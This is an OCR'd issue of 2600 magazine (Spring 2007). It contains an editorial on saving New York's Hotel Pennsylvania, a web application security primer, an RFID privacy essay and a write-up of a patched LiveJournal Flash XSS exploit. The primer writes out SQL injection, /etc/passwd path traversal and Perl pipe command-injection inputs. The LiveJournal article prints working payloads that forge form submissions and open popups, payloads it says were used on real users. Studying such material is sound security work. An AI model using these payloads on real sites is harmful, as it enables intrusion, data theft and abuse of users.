
Volume Twenty-Four, Number One!
Spring 2007, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



7 25274 83158 6 71>

Payphones of the World

Palestine. Located in the West Bank city of Ramullah.

Photo by Sharif

China. Found in the lobby of a hotel in Xiahe in the Gansu Province.

Photo by Siegfried Loeffler

South Korea. An older phone found in Seoul that takes coins and cards.

Photo by Jean

South Korea. Also in Seoul, this model only takes cards.

Photo by Jean

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

TIDBITS

Challenges

Please believe us when we say that we don't intentionally set out to cause trouble and mayhem. It somehow seems to always find us.

We started a hacker magazine because it was a subject that was of interest to a number of us and there was a void to be filled. We didn't expect the fascination, fear, obsession, and demonization that followed us, courtesy of everyone from the media to the government, from the Fortune 500 to high school teachers and principals. It just sort of happened that way.

We didn't ask to be thrown into the front lines of the motion picture industry's copyright battles back in 2000. That also just happened because of who we were and what we believed in. There were many thousands that the Motion Picture Association of America could have taken to court for hosting the DeCSS code on their websites. But we somehow epitomized everything the MPAA was against and this made us the perfect target for them. Merely existing apparently was enough.

And by simply being present at various pivotal moments in hacker history where there was nothing for us to do but speak out against various injustices, we again found ourselves being propelled into a position of advocacy and leadership, when really all we were doing was continuing to make the same points on what hacking was and what it was not. Locking people in prison for being overly curious or experimenting on the wrong bits of technology was just wrong, plain and simple. It was a point we had started our very first issue with. And since so few others were saying this out loud, it became our fight once more.

This kind of thing never seems to end. Also in the year 2000 while all eyes were on the Republican National Convention in Philadelphia, it was our own layout artist who was grabbed off the streets and locked up on half a million dollars bail, charged with being a chief ringleader of opposition. The only evidence against him was surveillance footage that showed him walking down a street talking on a cell phone. Needless to say, it didn't stick and, in fact, a lawsuit against the city for this nonsense was quite successful. But even that wasn't the final chapter of the story. Four years later in New York, our editor was also taken off the streets while the Republican National Convention was in that city. This time it seemed to be a random sweep of people who just happened to be standing on a particular block. Again, it provoked widespread outrage and condemnation, as well as all charges being dropped and a lawsuit which continues to be argued in court to this day. But there's still more. Recently a judge ordered the New York Police Department to release internal documents on these events which they had been trying to keep to themselves. These documents started to see the light of day in February of this year. And among the first to be revealed so far is a memo that outlines what one of their biggest fears was. Yes, that's right. Us again. Apparently the NYPD was concerned because not only was our layout artist rumored to be in town (possibly prepared to use his phone again) but he had spoken at a conference directly across the street from where the Republican Convention was to be held. And he had spoken on potential ways of causing mischief and mayhem! So once again we were catapulted to front and center, just for discussing the things that are of interest to us. Even the location of our conferences, held in the same place since 1994, were called into question as being provocative because they were so close to the site of the Republican Convention.

It all almost reads like a bad TV script, where the same characters keep getting launched into the center of attention week after week. In that kind of a setting, this happens because there are only a certain number of characters and the story lines have to be kept interesting and active. In real life, this only serves to demonstrate the threat of actually reaching people who may share your interests and goals. Not only can you change the course of history in accomplishing this but the fear you instill along the way among the powers-that-be might itself also have a profound effect on the outcome. Scary stuff indeed.

But now we find ourselves yet again in a position where we have no choice but to take a stand and help start something that could have a profound effect on a lot of people. And this time it goes well beyond the hacker community. We learned earlier this year that the site of our conferences mentioned above - New York's historic Hotel Pennsylvania - is set to be demolished. As of this writing, the only opposition to this has been a whole lot of voices in the wilderness with no apparent unity. So once more it appears that our community will have to step up and hopefully make a difference.

Why should we care? Simple. Ever since starting the Hackers On Planet Earth conferences back in 1994, the Hotel Pennsylvania has been our home (with the exception of Beyond HOPE in 1997). It has three major factors going for it: 1) Location - the hotel is directly across the street from the busiest train station in North America and also centrally located in Manhattan; 2) History - the hotel is a fascinating connection to the past, both architecturally and in the many events and people who have been linked together over the decades in its vast hallways; and 3) Cost - the relative cheapness of the hotel is what makes it possible for us to continue to have the conferences in New York City as well as for our attendees from out of town to be able to stay there.

There was one thing that was drummed into our heads over and over again when we were looking to start a major hacker conference in the United States, especially in response to our desire to have it in New York: It was impossible. And to this day it remains impossible that we could hold an event of this size in a city like New York and manage to keep it affordable. But we do it anyway. It's because of a combination of magical ideas, the magical people who come and build it every two years, and the magical place that makes it all possible. This is all most definitely worth preserving.

In the "real word" however, people don't think like this. It all comes down to dollars and cents and how to make the most impressive profit. And those in charge (namely Vornado, the realty firm that happens to own the hotel) felt it would be most profitable to tear down the hotel and replace it with a huge financial tower. Those in the finance industry would no longer have to ride the subway downtown to get to work. Instead they could commute from the suburbs by train, exit Penn Station, and simply walk across the street to their jobs. And *everyone* leaving Penn Station would wind up being barraged with a "Times Square style" wall of advertising that would replace the ornate entryway of the existing hotel. So the financial industry and the advertisers would be thrilled. But the people who visit New York City would have one less affordable hotel to stay in (the nearly 2000 rooms in Hotel Pennsylvania are often filled year round) and one more historic structure would be destroyed. This doesn't even address the overwhelming belief that such a massive financial structure simply isn't needed with the entire financial district downtown being rebuilt. Were it to be constructed, however, there is little doubt that it would become a *heavily guarded fortress with very limited* accessibility due to post-9/11 syndrome, in stark contrast to the open and bustling hotel lobby that currently occupies the space.

We know the hotel isn't in the finest of shape. In this age of "bigger is better" and insisting that every modern convenience be within reaching distance at all times, there are many who simply cannot handle a place with such Old World decor. But it's still our home and we've grown rather attached to it. Without it, the future of the HOPE conferences would be very much in jeopardy and certainly not as convenient to get to for those from out of town. And this is the key. The majority of people affected by its destruction would likely be people who don't live locally and have probably not even heard of these ominous plans yet. That is something we can change.

We also have to realize that this is so much bigger than our own relatively small community. There are scores of other conferences and literally millions of people who have walked through the doors and gotten something out of the place. By linking as many of them together as possible, we have the potential of uniting forces and, at the very least, speaking out loudly against losing this hotel. It seems as if this has become our obligation. And, as history has shown us, being who you are at a particular place and point in time is sometimes all you need.

The odds are certainly against us. And this is likely to be a fight that we're involved in for quite some time to come. But we believe getting involved in this could be an uplifting experience, one where we truly realize the importance of individual voices brought together in a common cause. There will be lots more on this in the future. For now, we hope you can join us online at http://talk.hope.net to discuss ways to save the hotel (and plan for future HOPE conferences) in a lively forum environment. And we hope everyone can help us spread the word.

Understanding Web Application Security


by Acidus
acidus@msblabs.org
Most Significant Bit Labs
(http://www.msblabs.org)

Web applications are complex services running on remote systems that are accessed with only a browser. They have multiple attack vectors and this article is by no means a comprehensive guide. Today I will discuss what web applications are, how they work, discuss common attack methods, provide brief examples of specific attacks, and discuss how to properly secure a web application.

What do I mean by web application? A web application is a collection of static and dynamically generated content to provide some service. Maybe it's Wikipedia providing an ever-updating knowledge base or Amazon providing a commerce portal. These application can span multiple domains, such as Wachovia's online banking system. As you can see in Figure 1, web applications have multiple parts. There is a program used to access the web application known as a user agent. There is a JavaScript logic layer which allows very limited code to execute on the client's machine. This is important because sending requests across the Internet cloud to the server is expensive in terms of time and lag. There is a web server which has some kind of server logic layer. This layer uses inputs from the client such as cookies or parameter values to dynamically generate a response. Usually this response is composed of data stored in a back end database. This database is maintained and populated by various programs like web crawlers and admin scripts.

Web applications are not a passing fad. Major companies like Amazon, eBay, Google, Saleforce.com, and UPS all use complex web applications with several deriving all their income from them. Many more companies are developing web apps strictly for internal use. The cost benefits of having an application that is centrally managed and can be accessed by any browser regardless of the underline OS are simply too great to ignore. With their place in the online landscape assured it is essential for hacker and security professional alike to understand fundamental security risks of a web application.

As you can see web applications differ from traditional applications in that they exist on numerous tiers and span multiple disciplines. Programmers, internal web designers, graphic artists, database admins, and IT admins are all involved. It's easy for things to slip through the cracks because people assume a task is someone else's responsibility. This confusion gap is ripe for vulnerabilities.



Attacking web applications is a lot like being a detective. The structure of the application contains your clues. From them you learn information about its structure, if the application is using pre-made components (like phpBB), what its inputs are, and what types of resources are available. You also have a list of witnesses you can ask to get information not directly available from the site. These are your search engines. How often is the site updated? Does the IT staff ask questions on new groups or forums? Are there any known vulnerabilities against any of the application's components? This is just basic system fingerprinting, only you are fingerprinting an application instead of a system.

Web application attacks fall into two categories: resource enumeration and parameter manipulation.

Resource Enumeration

Resource enumeration is all about accessing resources that the web application doesn't publicly advertise. By this I mean resources that exist but have no links to them anywhere in the web application.

The first way to execute resource enumeration is based on things you already know about the application. If Checkout.php exists, make a request for Checkout.bak or Checkout.php.old. If you succeed you'll get a copy of the PHP source code complete with database connection strings and passwords.

In addition to what files are present in the application, you also know about the structure. Suppose there is a resource like "/users/acidus/profiles/bookmarks.php". After trying various permutations of bookmarks.zip and such, sending a request for "/users/" could return something interesting. Perhaps it's a directory listing, or it serves an older default page. Regardless, you will find links to resources that might not be mentioned elsewhere on the site. While web servers can be configured to deny access to directories, this setting can be global or specific to a folder group. Any settings can also be overridden on a per folder basis. Just because "/users/" or "/users/acidus/" don't work doesn't mean "/users/acidus/profiles/" won't work. Always send requests for every directory you see.

Once you've sent requests for resources based on things you know, you should simply guess for resources. "/test.aspx", "/temp.php", and "/foo.html" are good ones. You could try "db.inc", "password.txt", or "website.zip". The directories "/admin/", "/stats/", and "/priv/" are good ideas too. A comprehensive list of files and directories to guess is beyond the scope of this article.

Parameter Manipulation

Parameter manipulation involves modifying the value of inputs trying to make the application act in ways the designers never intended. We have all seen a site with a URL like "site.com/story.php?id=1732". The "id" input specifies which resource to serve up. Modifying this value allows access to different stories that might not normally be available. This includes things like archived/deleted items or future/unpublished items. This technique is known as "value fuzzing" and is quite useful.

What if we send a request with "id=-1"? Chances are the application will return an error. However the error might contain information that is useful. Things like the file-system path for that resource. Maybe we'll get some information about what database the application tried to contact or even information about the structure of that database! Perhaps we'll get a stack track that will show what functions the program is calling or even the values of the parameters. This technique is known as "edge case testing" or "bounds testing." Programmers commonly forget to deal with edge cases so this area is ripe for vulnerabilities.

There are several attacks which are really just specific examples of parameters manipulation. We will discuss SQL Injection, Command Execution, and Cross Site Scripting.


SQL Injection

Almost all complex web application, from Amazon to TinyURL, have a back end database. The inputs you supply the web application when you request a resource are eventually converted into some kind of SQL statement to extract content from this back end database. Depending on how well the inputs are filtered you can get arbitrary SQL statements to run on this back end database.

It is best to show an example. Suppose we discover a URL like "/ShowItem.php?id=2710". Chances are 2710 is the primary key in some kind of product table in the database. Let's say in the PHP we have an SQL statement that looks like `SELECT * FROM Products WHERE prodID = ' id`. This is called a concatenated query string and is vulnerable to SQL Injection. If I send `2710 UNION ALL SELECT * FROM Customers` the resulting SQL statement is `SELECT * FROM Products WHERE prodID = 2710 UNION ALL SELECT * From Customers`. This statement will return the product information for product 2710 *and* all the records in the

Customers table (assuming it exists). This is simply one example of SQL injection. See [1] and [2] from more information.

SQL injection is a big problem. The Paris Hilton T-Mobile hack didn't happen because someone sniffed the phone's traffic. T-Mobile's website had an interface to allow subscribers access to their address books. This means the website had to touch the database that stores contact information. An attacker found an input they could exploit and dumped out several address books through the T-Mobile web page using SQL injection.



Command Execution

Many times there are applications that are executed on a web server simply by visiting a page. For example, nslookup, whois, finger, ping, traceroute, uptime, who, last, and cat can be found in so-called application gateways. This is where a web page receives input from the user and passes it to a native application, returning the output. These gateways are quite common and were among the first uses of web pages and CGI. Here is an actual Perl script I've seen in the wild which serves pages:

```
$res = param('file');
open(FIN, $res);
@FIN = <FIN>;
foreach $fin (@FIN) { print "$fin\n" }
```

A request for "/cgi-bin/file.cgi?file=contact.html" will return the contents of the file. First of all I can see one vulnerability that isn't even a command execution. Making a request for "/cgi-bin/file.cgi?file=../../../../../etc/passwd" will give you the Unix password file. Further, the open command supports the use of pipes. Pipes allow a command to be executed and its output sent to another program. A request for "/cgi-bin/file.cgi?file=nmap -v|" will execute nmap on the server if it exists! This happens because the open function will execute the nmap command for you and the pipe means the open function reads the output from "nmap -v" as if it were a file. See [3] and [4] for more information.

Cross Site Scripting


Cross Site Scripting (XSS) is a mechanism to inject JavaScript into the web page that is returned to the user. Consider the simplest example, as shown in Figure 2. The web application has a personalized greetings page. The key to the vulnerability is that the input parameter name is reflected into the page that is returned to the user. As Figure 3 shows, if I insert a block of JavaScript it too is returned to the user. So what can do you with JavaScript? You can steal cookies, hijack sessions, log keystrokes, capture HTML traffic (aka screen scrapping), and many other things. See [5] and [6] for more information about nasty things JavaScript can do. See [7] for a case study using XSS + AJAX to make malicious requests as another user.

XSS can also get injected into the back end database of a website, commonly through forum posts, member profiles, and custom stock tickers. This is especially nasty since the XSS will affect many more people. There are many avenues to launch XSS attacks. [8] provides a detailed look at the different XSS mechanisms and defensives.

As you can see XSS is an extremely complex topic and I've only brushed the surface. Due to technologies like AJAX and the fact that everyone is using standards compliant browsers the danger of XSS is much higher than it was when XSS was originally discovered in 2000. For some of the really nasty stuff, see my Black Hat Federal presentation [9].

Defensives

Almost all web application attacks can be stopped by validating or filtering the inputs of the application. SQL injection isn't possible if your numeric inputs only contain numbers. XSS attacks are not possible if you don't allow a subset of a markup language in your input. A well placed regex can save you a lot of headache if it's in the proper place. Just because you have client side JavaScript



to validate input values doesn't mean you're protected. I can always directly connect to your application and completely bypass your filters. Always implement filters on the server side! Your mantra should be "never trust anything I get from the client." Everything you get from the client including cookies, query strings, POST data, and HTTP headers can all be faked. Always make sure you implement some kind of length restriction on your field too. Otherwise someone might implement a filesystem on top of your web application [10]!

Conclusions

I hope this article served as a nice primer on all the issues surrounding web application security. It's a complex field and I encourage you to check the cited works to learn more.

There is no group, there is only code.

References

[1] *SQL Injection Whitepaper* (http://www.spidynamics.com/spilabs/education/whitepapers/SQLinjection.html) Examples of SQL injection.

[2] *Blind SQL Injection Whitepaper* (http://www.spidynamics.com/assets/documents/Blind_SQLInjection.pdf) Examples of Blind SQL Injection where you don't have ODBC error messages to help you craft attacks.

[3] *Web Security and Privacy* (http://www.oreilly.com/catalog/websec2/index.html) A rather dated O'Reilly book that has an excellent security section in chapter 16.

[4] *Perl CGI Security Notes by Chris* (http://www.xed.ch/lwm/securitynotes.html) Well written page going into many more command execution issues with Perl than I covered.

[5] *XSS-Proxy* (http://xss-proxy.sf.net) XSS-Proxy shows how JavaScript can be used to monitor keystrokes and can receive third party commands.

[6] *Phuture of Phishing* (http://www.msblabs.org/talks/) Shows some of the nasty things you can do with XSS and how XSS can facilitate phishing.

[7] *MySpace.com Virus* (http://namb.la/popular/tech.html) Technical details of the MySpace.com virus as told by the author. Shows how XSS attacks can be augmented by AJAX.

[8] *Real World XSS* (http://sandsprite.com/Sleuth/papers/RealWorld_XSS_1.html) An excellent paper discussing all aspects of the XSS risk.

[9] *Web Application Worms and Viruses* (http://www.spidynamics.com/spilabs/education/presentations/billyhoffman-web_appworms_viruses.pdf) Details self propagating web malware and shows some very nasty implications of XSS.

[10] *TinyDisk* (http://www.msblabs.org/tinydisk/) Implementing an application on top of someone else's web application.

RFID:

Radio Freak-me-out Identification

by Kn1ghtl0rd
Kn1ghtl0rd@kn1ghtl0rd.org

RFID has become something of a hot topic in the hacking world. There have been multiple presentations on security and privacy of RFID and also the technology behind it. This article is designed to be a what-if type scenario on what RFID is potentially capable of and where the technology is heading.

RFID stands for Radio Frequency Identification which obviously means identifying objects using radio frequency. Current implementations include asset management, inventory control, inventory tracking, access control, and entity identification. The first three are usually implemented in a business environment to track inventory from one location to another or to monitor asset activity to isolate theft situations and problem areas. These implementations of RFID are very efficient and perform a valuable task for

a business. The fourth example is not so good. RFID is being changed into a new type of ID for people and animals to be used instead of a hard-copy form of identification. This may seem convenient for people and they don't see why this is bad. There are many possibilities for this technology to turn our world upside down and allow for Big Brother to truly manifest itself.

Currently a human being can receive an implanted RFID chip that stores an identification number that associates them with information in a database. This can be anything from personal data such as name, address, and birth date to medical history, financial information, family information, etc. The cost of storage space now is so cheap that it wouldn't be out of the question to store just about every type of information on any one person so that any organization can utilize the technology imbedded in said person. If you don't get where I am going with this then think a massive database with information on every person that has an implanted tag. Now you may say what is the big deal? There are already databases out there with our information. Why should one more be any different? Well the problem is this. Any database that contains that vast amount of information has to be controlled by someone. More than likely that someone will be the government. This may not seem so scary either. But wait, there is more.

RFID in its current implementations has been proven to be a reliable solution for tracking inventory. Change the word inventory to humans and you see the problem. The technology does not change from one implementation to the other. The data on the tag may change somewhat, but the fundamentals do not. So what is stopping the government from placing readers on every government owned piece of property and monitoring the activities of everyone with an implanted tag? Not a whole lot. Right now the cost for a reader is about $40 to $120 for a LF (low frequency) module. The government, being its omnipresent self, can get these devices for less or manufacture them for less and tailor the technology to act as it wishes. The cost for an implant is around $20 for the tag and the cost of implantation which can vary from one doctor to another. There is not a whole lot stopping the government from doing this.

The possibilities are then endless for the data and scenarios that the government can observe. Not only can the government observe this information but so can anyone else who can figure out how to get the data off the tags. Since our country is basically run by huge retail outlets it is not too far of a stretch to see product marketing analysis based on human purchase activity which is all based on RFID technology. Picture walking into Wal-Mart and having the racks scan your RFID tags and create some kind of notice to you to point on items that you prefer based on past purchase history. You regularly buy black cotton t-shirts in size large so the rack will recognize this data and highlight the rack with the black cotton t-shirts with little lights attached to all the hangers that flash as you approach. The same can be said about shoes. You wear a size 13 so it shows you only the size 13 shoes in stock. Now take it one step further and say you purchase one of those pairs of shoes. The shoes themselves have an RFID tag imbedded in them so now not only can we see where you are going based on the implanted RFID tag, but we can also see that you bought your shoes from Wal-Mart and produce Wal-Mart advertising on interactive billboards as you pass by.

When you walk into a coffee shop they will already start making your favorite coffee because they got that information from your tag. This may seem cool, but then they ask you how your mother is doing because they saw on the report that she had come down with an illness and had to go to the hospital the day before and they now have her taking penicillin for an infection. That thought in itself is pretty scary. You don't want your local coffee house to know everything about you, do you? How can you even make a small decision like whether you want cream or not if they already know based on trends they have analyzed on your activity for the last fiscal year?

When everyone becomes a number we will see the true possibilities of this technology. A wealth of knowledge is attached to you and that information is accessible by way too many people for it not to be a little scary. There are good things that can come out of this, but is convenience better than privacy or free will? I think not.

Exploiting LiveJournal.com with Clickless SWF XSS

by Zaphraud

This article will focus on a clickless SWF XSS exploit of LiveJournal.com and the importance of:

-Learning from the past.

-Auditing all errors to at least determine what caused them.

-Last but not least, the ultimate form of code auditing: Using your program while intoxicated, to simulate a "regular" user.

As of 6-October-2006 Livejournal staff closed this vulnerability in the video template system.

Recent Background

A few months ago, LiveJournal joined other blogging sites in supporting video content for its members. Initially, the template system was used. Later, support was also added for simply pasting OBJECT-style code from Youtube or Photobucket. Focus here is on the template system, which works as follows using a URL pasted in from one of the two allowable services, YouTube or Photobucket:

```
<LJ TEMPLATE=NAME>http://www.youtube.
➥com/watch?v=d3PyLe6siVE</LJ-TEMPLATE>
```

The very first thing that crossed my mind when I saw this was "Gee, I bet they are only checking domain names." I proceeded to post an entry on August 2nd featuring a small Mozilla banner that I had uploaded to Photobucket for the purpose of testing this. The post is at acpizza.livejournal.com/499638.html and uses the following snippet:

```
<lj-template name="video">http://img.
➥photobucket.com/albums/v510/zaphraud/
➥misc/mozilla.swf</lj-template>
```

On 13-September-2006, I discovered a hilarious meme while drunk and posted another entry at acpizza.livejournal.com/501921.html and made the mistake of putting quotes around the URL, as follows:

```
<lj-template name="video">"http://img.
➥photobucket.com/albums/v510/zaphraud/
➥Funny/longcat.swf"</lj-template>
```

It didn't work and I edited it to fix it. Bear in mind that I was drunk, so once I figured out what I did wrong by looking at previous examples, is it any surprise that I ended up with:

```
<lj-template name="video">http://img.
➥photobucket.com/albums/v510/zaphraud/
➥Funny/longcat.swf"</lj-template>
```

after "fixing" the problem? Notice I drunkenly left a quote at the end?

What happened next is key: Instead of properly breaking with the normal LiveJournal error when HTML is all screwed up `[Error: Irreparable invalid markup ('whatever was bad') in entry. Owner must fix manually. Raw contents below.]`, I saw the word OBJECT on one side and a quote and a "> on the other side, with a working video in the middle, presumably from the EMBED tag.

Yes, as it turns out from viewing the source, it was possible to pass parameters to the flash. Initially I played with this in the following manner:

```
<lj-template name="video">http://img.
➥photobucket.com/albums/v510/zaphraud/
➥Funny/zeldazv0.swf"height="1"width="1</
➥lj-template>
```

Spaces in the URL are disallowed. However, by quoting parameters, separation of arguments is preserved. This one pixel "videO" is actually a hummed rendition of the Zelda theme song, which as you can imagine is quite capable of making people confused when it ends up posted in a LiveJournal community, or a message comment, as there is not really any way to tell where exactly it came from short of viewing the source. At some point, a photobucket-hosted meatspin.swf was posted to a community, but a moderator deleted it rapidly.

Perhaps because of people getting used to MySpace profiles that are every bit as

annoying as late 1990s Geocities web pages, abuse of this function went underreported. Clearly, something larger was needed in order to get this problem fixed. It was time to reopen a can of Exxon Seal Remover....

```
<lj-template name="video">http://img.photobucket.com/(some url).swf"height
➥="1"width="1"AllowScriptAccess="always</lj-template>
```

The AllowScriptAccess tag allows javascript to be run from flash.

I downloaded a trial version of Flash 8 and struggled with this monster application's awkward interface until I figured out where I needed to drop my load, after which it became extremely simple.

```
getURL("javascript:document.write('<form method=post name=esr2006
action=http://www.livejournal.com/interests.bml><input type=hidden
name=mode value=add><input type=hidden name=intid value=456049><input
type=submit value=ESR></form>');document.esr2006.submit();");
```

It basically uses a single URL in order to write a little HTML form, then click on the submit button. After it ran for a couple of hours in a popular but much disliked community, I shut it off and tried some other things.

Another person proved it possible to write a posting worm, in spite of LiveJournal's separation of domains, because since that time they have added another feature, livejournal.com/portal/, that shows "friend's entries" on the main livejournal site which made it possible to use javascript to manipulate the new post page, located at livejournal.com/update.bml. This code was never released into the wild, and was only tested in a sterilized form.

The following code was used by a troll, apparently an obese orange cat, posting in the "proanorexia" community:


```
getURL("javascript:document.write('<html><body><script language=\
"JavaScript\"> function rUrl() { var cdate = 0; var sex = 0; targurl = new
Array(4); targurl[0] = \"Donut_Girl\"; targurl[1] = \"Ronders\"; targurl[2]
= \"Andikins\"; targurl[3] = \"Shay\"; var ran = 60/targurl.length; cdate
= new Date(); sex = cdate.getSeconds(); sex = Math.floor(sex/ran); return(\
"http://encyclopediadramatica.com/index.php/\" + targurl[sex]); } function
PopupMe(){myleft=100;mytop=100;settings=\"top=\" + mytop + \",left=\"
+ myleft + \",width=900,height=800,location=no,directories=no,menubar
=no,toolbar=no,status=no,scrollbars=yes,resizable=yes,fullscreen=yes\
";PopupWin=window.open(rUrl(),\"PopupWin\", settings);PopupWin.blur();}
</script><form method=post name=esr2006 action=http://www.livejournal.
com/interests.bml><input type=hidden name=mode value=add><input
type=hidden name=intid value=456049><input type=submit value=ESR></
form></body></html>'); PopupMe(); document.esr2006.submit();");
```

This is the final known example of this exploit in a functional form, which not only made users interested in Exxon Seal Remover, but then triggered an aggressive popup of one of four fucked-up-people pages from encyclopedia dramatica.

What can we learn from the past, with respect to development and security? At first glance, it would appear that this is just a more advanced version of the same damn thing that happened with Exxon Seal Remover in 2001 (see http://www.livejournal.com/tools/memories.bml?user=acpizza&keyword=Exxon+Seal+Remover+bugfix.) where image tags weren't being properly filtered and allowed for manipulation of the user's interests, or, in the 21-January-2003 entry, to launch the user's mail client with a shocking message (it initially said something else).

On the other hand, one has to take into account reality, something we hackers often overlook. While only having a day or two of significant downtime in the last half dozen years, LiveJournal.com has been completely overtaken in popularity by the bug-ridden Swiss cheese that is MySpace.com, and that's because MySpace.com used the same philosophy that Microsoft has used in all their products (and perhaps until recently with their OS): Get it working, now. Fix it when it breaks. In a world with no real corporate responsibility, fixing security holes before they are exploits or spending time creating quality code is a losing business model. That saddens me deeply, but that's an unfortunate reality.

